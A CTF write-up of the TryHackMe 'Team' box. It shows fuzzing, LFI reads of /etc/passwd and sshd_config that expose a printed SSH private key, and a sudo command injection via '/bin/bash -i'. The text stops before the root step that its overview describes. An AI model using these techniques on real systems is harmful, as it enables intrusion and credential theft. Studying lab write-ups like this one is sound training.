THM Team Writeup

writeups@centraliowacybersec.com

THM Team Thoughts

https://tryhackme.com/room/teamcw

This overall was a pretty fun box. It was leaning into less realistic and more CTF like territory which is completely okay. I did however feel that there was some misleading information with it being a CTF like box. I describe this more down below.

Table of contents

1. Skills needed and/or skills learned

2. High Overview

The box from the initial scan was a simple FTP/HTTP/SSH box. When an anonymous ftp login failed I turned all focus on the webpage. From there I discovered the domain name for the real site was “team.thm”. Once DNS was set I enumerated the real site and directory busted some interesting files that led me to another developer website which was vulnerable to LFI. With the LFI, I fuzzed for files across the machine and found the id_rsa file hinted earlier on the box. With this I logged in as dale, exploited a lateral sudo against a bash script to the user gyles. From gyles account I modified a file that was being run by root every minute to get a root shell.

Technical Overview

Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.

3. Nmap Enumeration

3.1. I found port 21,22 and 80 open on the machine

```
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```


```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 79:5f:11:6a:85:c2:08:24:30:6c:d4:88:74:1b:79:4d (RSA)
|   256 af:7e:3f:7e:b4:86:58:83:f1:f6:a2:54:a6:9b:ba:ad (ECDSA)
|_  256 26:25:b0:7b:dc:3f:b2:94:37:12:5d:cd:06:98:c7:9f (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works! If you see this add 'te...
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (92%), Crestron XPanel control system (90%), ASUS RT-N56U WAP (Linux 3.4) (
87%), Linux 3.1 (87%), Linux 3.16 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Cam
era (Linux 2.6.17) (87%), Adtran 424RG FTTH gateway (86%), Linux 2.6.32 (86%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 47.472 days (since Mon Oct  4 13:13:57 2021)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   111.72 ms 10.2.0.1
2   ... 3
4   247.67 ms teamfinal.thm (10.10.39.73)

NSE: Script Post-scanning.
Initiating NSE at 23:33
Completed NSE at 23:33, 0.00s elapsed
Initiating NSE at 23:33
Completed NSE at 23:33, 0.00s elapsed
Initiating NSE at 23:33
Completed NSE at 23:33, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.65 seconds
           Raw packets sent: 90 (7.488KB) | Rcvd: 33 (2.108KB)
```

4. Service Enumeration

4.1. FTP wasn't allowing anonymous logins so I jumped over to HTTP.

```
┌──(kali㉿kali)-[~]
└─$ ftp teamfinal.thm
Connected to teamfinal.thm.
220 (vsFTPd 3.0.3)
Name (teamfinal.thm:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> ^C
ftp> exit
221 Goodbye.
```

4.2. The website was hosting a simple page under the domain name of team.thm.




4.3. I set the domain every time I am working on a box and later realized that the IP gives a different default apache page.


4.4. I started some directory busters and in the meantime archived the known site to do some digging

```
┌──(kali㉿kali)-[~/box_info]
└─$ wget --mirror http://team.thm/
```


```
┌──(kali㉿kali)-[~/box_info/team.thm]
└─$ ls -la
total 24
drwxr-xr-x 4 kali kali 4096 Nov 21 11:25 .
drwxr-xr-x 4 kali kali 4096 Nov 21 11:25 ..
drwxr-xr-x 5 kali kali 4096 Nov 21 11:25 assets
drwxr-xr-x 4 kali kali 4096 Nov 21 11:25 images
-rw-r--r-- 1 kali kali 2966 Jan 15  2021 index.html
-rw-r--r-- 1 kali kali    5 Jan 15  2021 robots.txt
```




4.5. I noted the robots.txt file said “dale”
4.6. I tried to ftp brute and ssh bruteforce this but had no luck getting in with it.
4.7. I tried steghide and stegseek on all images from the site and they all came up empty.
4.8. Once some of the directory busters were finishing up I checked and found a 403 directory to a scripts folder.
4.9. I fuzzed the hell out of this folder because it was currently the only lead I had.
4.10. I also tried /scripts/dale to be sure.



4.11. WFUZZ didn't grab anything so I moved over to dirbuster and got something!
4.12. Another great example of using multiple tools and getting different outcomes.






```
#!/bin/bash
read -p "Enter Username: " REDACTED
read -sp "Enter Username Password: " REDACTED
echo
ftp_server="localhost"
ftp_username="$Username"
ftp_password="$Password"
mkdir /home/username/linux/source_folder
source_folder="/home/username/source_folder/"
cp -avr config* $source_folder
dest_folder="/home/username/linux/dest_folder/"
ftp -in $ftp_server <<END_SCRIPT
quote USER $ftp_username
quote PASS $decrypt
cd $source_folder
!cd $dest_folder
mget -R *
quit

# Updated version of the script
# Note to self had to change the extension of the old "script" in this folder, as it has creds in
```

4.13. The file was script.txt and it had an interesting note inside it that led me to do some more creative fuzzing.

4.14. I ran a fuzz on the same directory and same file name but used the seclist extensions wordlist.

```
┌──(kali㉿kali)-[~/box_info/team.thm]
└─$ wfuzz -t 140 --hc 404,403 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-extensions.txt http
://team.thm/scripts/scriptFUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz mig
ht not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://team.thm/scripts/scriptFUZZ
Total requests: 2449

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000003:   200        21 L     71 W       597 Ch      ".txt"
000000038:   200        18 L     44 W       466 Ch      ".old"
```

4.15. .old was the winner!

```
┌──(kali㉿kali)-[~/box_info/team.thm/scripts]
└─$ cat script.old
#!/bin/bash
read -p "Enter Username: " f[redacted]
read -sp "Enter Username Password: " T[redacted]
echo
ftp_server="localhost"
ftp_username="$Username"
ftp_password="$Password"
mkdir /home/username/linux/source_folder
source_folder="/home/username/source_folder/"
cp -avr config* $source_folder
dest_folder="/home/username/linux/dest_folder/"
ftp -in $ftp_server <<END_SCRIPT
quote USER $ftp_username
quote PASS $decrypt
cd $source_folder
!cd $dest_folder
mget -R *
quit
```

4.16. This allowed me to now get into the open FTP port and see what was inside!


```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 1002     1002          269 Jan 15  2021 New_site.txt
226 Directory send OK.
ftp> get New_site.txt
local: New_site.txt remote: New_site.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for New_site.txt (269 bytes).
226 Transfer complete.
269 bytes received in 0.00 secs (92.7924 kB/s)
ftp> exit
221 Goodbye.
```

4.17. Now this is where I said things got a little misleading because the file inside FTP said “It can be found at “.dev”” within our domain.

```
┌──(kali㉿kali)-[~/box_info/team.thm]
└─$ cat New_site.txt                                                    1 ⚙
Dale
        I have started coding a new website in PHP for the team to use, this is currently under development. It can
 be
found at ".dev" within our domain.

Also as per the team policy please make a copy of your "id_rsa" and place this in the relevent config file.

Gyles
```

4.18. Maybe I read it wrong but I was really hung up on it being team.dev and went down a rabbit hole with this information.

4.19. Once I backed off and asked for a sanity check I realized my fault and moved on.




4.20. Dev.team.thm led to a very broken and simple webpage.

4.21. I started a directory buster on this site but it wasn't really necessary since the page I wanted was in the hyperlink.

```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://dev.team.thm
[+] Method:                  GET
[+] Threads:                 130
[+] Wordlist:                /usr/share/wordlists/dirbuster/directo
[+] Negative Status codes:   403,404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
2021/11/21 12:27:29 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 187]
/script.php           (Status: 200) [Size: 114]
```


4.22. It only took moments to exploit the LFI once on this page. I checked the passwd file.



root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false dale:x:1000:1000:anon,,,:/home/dale:/bin/bash gyles:x:1001:1001::/home/gyles:/bin/bash ftpuser:x:1002:1002::/home/ftpuser:/bin/sh ftp:x:110:116:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin sshd:x:111:65534::/run/sshd:/usr/sbin/nologin

4.23. After confirming the second user I thought I would try a quick bruteforce but it got me nowhere.

4.24. I did grab the user flag here though.



4.25. There was a hint in that FTP file that had something to do with an ID_RSA file in a config file.

4.26. This was a new tactic for me but I fuzzed the LFI with linux files to see what I could get access to.

4.27. I initially fuzzed everything and then I fuzzed the user directories.

```
┌──(kali㉿kali)-[~]
└─$ cat paths.txt | grep "~" | sed 's/~/\/home\/dale/' > dale.txt

┌──(kali㉿kali)-[~]
└─$ cat paths.txt | grep "~" | sed 's/~/\/home\/gyles/' > gyles.txt

┌──(kali㉿kali)-[~]
└─$ cat dale.txt gyles.txt
/home/dale/.atfp_history
/home/dale/.bash_history
/home/dale/.bash_logout
/home/dale/.bash_profile
/home/dale/.bashrc
/home/dale/.gtkrc
/home/dale/.login
/home/dale/.logout
/home/dale/.mysql_history
/home/dale/.nano_history
/home/dale/.php_history
/home/dale/.profile
/home/dale/.ssh/authorized_keys
/home/dale/.ssh/id_dsa
/home/dale/.ssh/id_dsa.pub
/home/dale/.ssh/id_rsa
/home/dale/.ssh/id_rsa.pub
/home/dale/.ssh/identity
/home/dale/.ssh/identity.pub
/home/dale/.viminfo
/home/dale/.wm_style
/home/dale/.Xdefaults
/home/dale/.xinitrc
/home/dale/.Xresources
/home/dale/.xsession
/home/gyles/.atfp_history
/home/gyles/.bash_history
/home/gyles/.bash_logout
/home/gyles/.bash_profile
/home/gyles/.bashrc
/home/gyles/.gtkrc
/home/gyles/.login
/home/gyles/.logout
/home/gyles/.mysql_history
/home/gyles/.nano_history
/home/gyles/.php_history
/home/gyles/.profile
/home/gyles/.ssh/authorized_keys
/home/gyles/.ssh/id_dsa
/home/gyles/.ssh/id_dsa.pub
/home/gyles/.ssh/id_rsa
/home/gyles/.ssh/id_rsa.pub
/home/gyles/.ssh/identity
/home/gyles/.ssh/identity.pub
/home/gyles/.viminfo
/home/gyles/.wm_style
/home/gyles/.Xdefaults
```


4.28. Paths.txt was pulled from the seclists github of LFI discovery.

4.29. The home directories didn't really get me anywhere.

```
┌──(kali㉿kali)-[~]
└─$ wfuzz [redacted] -t 140 --hw 0 --hc 404,403 -w dale.txt http://dev.team.thm/scrip
t.php?page=FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz migh
t not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://dev.team.thm/script.php?page=FUZZ
Total requests: 25

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000003:   200        8 L      35 W       221 Ch      "/home/dale/.bash_logout"
000000012:   200        28 L     130 W      808 Ch      "/home/dale/.profile"
000000005:   200        118 L    518 W      3772 Ch     "/home/dale/.bashrc"
```

```
┌──(kali㉿kali)-[~]
└─$ wfuzz [redacted] -t 140 --hw 0 --hc 404,403 -w gyles.txt http://dev.team.thm/scri
pt.php?page=FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz migh
t not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://dev.team.thm/script.php?page=FUZZ
Total requests: 25

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000003:   200        8 L      35 W       221 Ch      "/home/gyles/.bash_logout"
000000005:   200        118 L    518 W      3772 Ch     "/home/gyles/.bashrc"
000000012:   200        28 L     130 W      808 Ch      "/home/gyles/.profile"
```

4.30. I went back to the big fuzz file and checked it back over.



4.31. There were some ssh related files in there so I skimmed all of those.

4.32. /etc/ssh/sshd_config was the winner as it held Dale's id_rsa private key!

```
/openssh/sftp-server # Example of overriding settings on a per-user basis #Match User anoncvs #
X11Forwarding no # AllowTcpForwarding no # PermitTTY no # ForceCommand cvs server AllowUsers dale
gyles #Dale id_rsa #-----BEGIN OPENSSH PRIVATE KEY-----
#b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
#NhAAAAAwEAAQAAAYEAng6KMTH3zm+6rqeQzn5HLBjgruB9k2rX/XdzCr6jvdFLJ+uH4ZVE
#NUkbi5WUOdR4ock4dFjk03X1bDshaisAFRJJkgUq1+zNJ+p96ZIEKtm93aYy3+YggliN/W
#oG+RPqP8P6/uflU0ftxkHE54H1Ll03HbN+0H4JM/InXvuz4U9Df09m99JYi6DVw5XGsaWK
#o9WqHhL5XS8lYu/f                                                F6WaNCSpK2v+qxP
#zMUILQdztr8WhUI                                                  h/w7I8rk6jBjaqAu
#k5xumOxPnyWAGiI                                                  jnwZBVhc30uLG8JoKS
#xtA1J4yRazjEqK8h                                                 glKz52vqFZdbAa1S
#0soiabHiuwd+3N/y                                                 KXEAAAAB3NzaC1yc2
#EAAAGBAJ4OijEx9                                                  rh+GVRDVJG4uVlDnU
#eKHJOHRY5NN19W                                                   nIIJYjf1qBvkT6j/D+v
#7n5VNH7cZBxOeB                                                   OVxrGliqPVqh4S+V0v
#JWLv38uVQGDnyd                                                   Str/qsT8zFCC0Hc7a/
#FoVEU8bmjkDiMU                                                   gLpOcbpjsT58l
#gBojNFzgUn4GlPn                                                  xvCaCksbQNSeMkWs4
#xKivIVPBVL6MLBh                                                  WXWwGtUtLKImmx4rsH
#ftzf8oLErg4ToSiIOI                                               ZbTTXZPV4tekwzoijb
#esUW5UVqzUwbRe                                                   QAvGR0+QxkGLy/AjkHO
#eXC1jA4JuR2S/Ay4                                                 PB2tenkWN0p0fRb85R
#N1ftjJc+sMAWkJfw                                                 khUiBvRWek4o4Rxg
#Q4MUvHDPxc2OKY                                                   ZoJopkEMn1Gkf1Hyi
#U2lCuU7CZtIIjKLh90AT5eMVAntnGlK4H5UO1Vz9Z27ZsOy1Rt5svnhU6X6Pldn6iPgGBW
#/vS5rOqadSFUnoBrE+Cnul2cyLWyKnV+FQHD6YnAU2SXa8dDDlp204qGAJZrOKukXGIdiz
#82aDTaCV/RkdZ2YCb53IWyRw27EniWdO6NvMXG8pZQKwUI2B7wljdgm3ZB6fYNFUv5AAAA
#wQC5Tzei2ZXPj5yN7EgrQk16vUivWP9p6S8KUxHVBvqdJDoQqr8IiPovs9EohFRA3M3h0q
#z+zdN4wIKHMdAg0yaJUUj9WqSwj9ItqNtDxkXpXkfSSgXrfaLz3yXPZTTdvpah+WP5S8u6
#RuSnARrKjgkXT6bKyfGeIVnIpHjUf5/rrnb/QqHyE+AnWGDNQY9HH36gTyMEJZGV/zeBB7
#/ocepv6U5HWlqFB+SCcuhCfkegFif8M7O39K1UUkN6PWb4/IoAAADBAMuCxRbJE9A7sxzx
#sQD/wqj5cQx+HJ82QXZBtwO9cTtxrL1g10DGDK01H+pmWDkuSTcKGOXeU8AzMoM9Jj0ODb
#mPZgp7FnSJDPbeX6an/WzWWibc5DGCmM5VTIkrWdXuuyanEw8CMHUZCMYsltfbzeexKiur
#4fu7GSqPx30NEVfArs2LEqW5Bs/bc/rbZ0UI7/ccfVvHV3qtuNv3ypX4BuQXCkMuDJoBfg
#e9VbKXg7fLF28FxaYlXn25WmXpBHPPdwAAAMEAxtKShv88h0vmaeY0xpgqMN9rjPXvDs5S
#2BRGRg22JACuTYdMFONgWo4on+ptEFPtLA3Ik0DnPqf9KGinc+j6jSYvBdHhvjZleOMMIH
#8kUREDVyzgbpzIlJ5yyawaSjayM+BpYCAuIdI9FHyWAlersYc6ZofLGjbBc3Ay1IoPuOqX #b1wrZt/BTpIg+d+Fc5
/W/k7/9abnt3OBQBf08EwDHcJhSo+4J4TFGIJdMFydxFFr7AyVY7
#CPFMeoYeUdghftAAAAE3A0aW50LXA0cnJvdEBwYXJyb3QBAgMEBQYH #-----END OPENSSH PRIVATE KEY-----
```

4.33. I first tried to ssh2john the file and crack it. Hashcat said there was no password in the file!

```
┌──(kali㉿kali)-[~/box_info/team.thm]
└─$ /usr/share/john/ssh2john.py id_rsa > hash
```

4.34. From here I struggled with formatting because it kept breaking the file. I was ultimately able to get it to work and sign in as Dale.

```
dale@TEAM:~$ whoami
dale
dale@TEAM:~$ hostname
TEAM
dale@TEAM:~$ cat user.txt
THM{                }
dale@TEAM:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:c9:b6:bc:2e:57 brd ff:ff:ff:ff:ff:ff
    inet 10.10.101.179/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 2963sec preferred_lft 2963sec
    inet6 fe80::c9:b6ff:febc:2e57/64 scope link
       valid_lft forever preferred_lft forever
dale@TEAM:~$
```

5. Privilege Escalation

5.1. First thing I tried was linpeas and it gave me some useful information.

5.2. There was a lot of group related stuff. I then dug into some home directories and saw the bash_history was fully accessible. I snooped and saw a lot of activity with a few different files.

```
sudo -l
sudo -u gyles /home/gyles/admin_checks
clear
cd /var/stats/
ls
ls -la
sudo chmod 666 stats.txt
ls -la
sudo chown dale:editors stats.txt
ls -la
cd
sudo -u gyles /home/gyles/admin_checks
ls -la /var/stats/
rm /var/stats/stats-2021-01-15-21-59.bak
clear
ls -la
sudo -u gyles /home/gyles/admin_checks
```

5.3. I read the file to see what this was doing.

```
dale@TEAM:/opt$ cat /home/gyles/admin_checks
#!/bin/bash

printf "Reading stats.\n"
sleep 1
printf "Reading stats..\n"
sleep 1
read -p "Enter name of person backing up the data: " name
echo $name  >> /var/stats/stats.txt
read -p "Enter 'date' to timestamp the file: " error
printf "The Date is "
$error 2>/dev/null

date_save=$(date "+%F-%H-%M")
cp /var/stats/stats.txt /var/stats/stats-$date_save.bak

printf "Stats have been backed up\n"
```

5.4. I noticed the “read -p Enter date” section looked exploitable. There wasn’t any deserialization happening in the file.

5.5. I tried a few things to test output and something seemed to work.

5.6. I just went for a shell command and got lucky on this one by running /bin/bash -i inside the date section

```
dale@TEAM:/opt$ sudo -u gyles /home/gyles/admin_checks
Reading stats.
Reading stats..
Enter name of person backing up the data: hello
Enter 'date' to timestamp the file: /bin/bash -i
The Date is gyles
```

5.7. This got me a lateral movement over to Gyles.

5.8. I upgraded my shell for the final Privesc.

```
gyles@TEAM:/opt$ whoami
gyles
gyles@TEAM:/opt$ id
uid=1001(gyles) gid=1001(gyles) groups=1001(gyles),1003(editors),1004(admin)
```

5.9. Now there was a folder inside /opt I couldn’t get to earlier but I noticed Gyles would be able to because the user is in the admin group.

```
dale@TEAM:/tmp$
dale@TEAM:/tmp$ ls -la /home/gyles/admin_checks
-rwxr--r-- 1 gyles editors 399 Jan 15  2021 /home/gyles/admin_checks
dale@TEAM:/tmp$ sudo -u /home/gyles/admin_check
sudo: unknown user: /home/gyles/admin_check
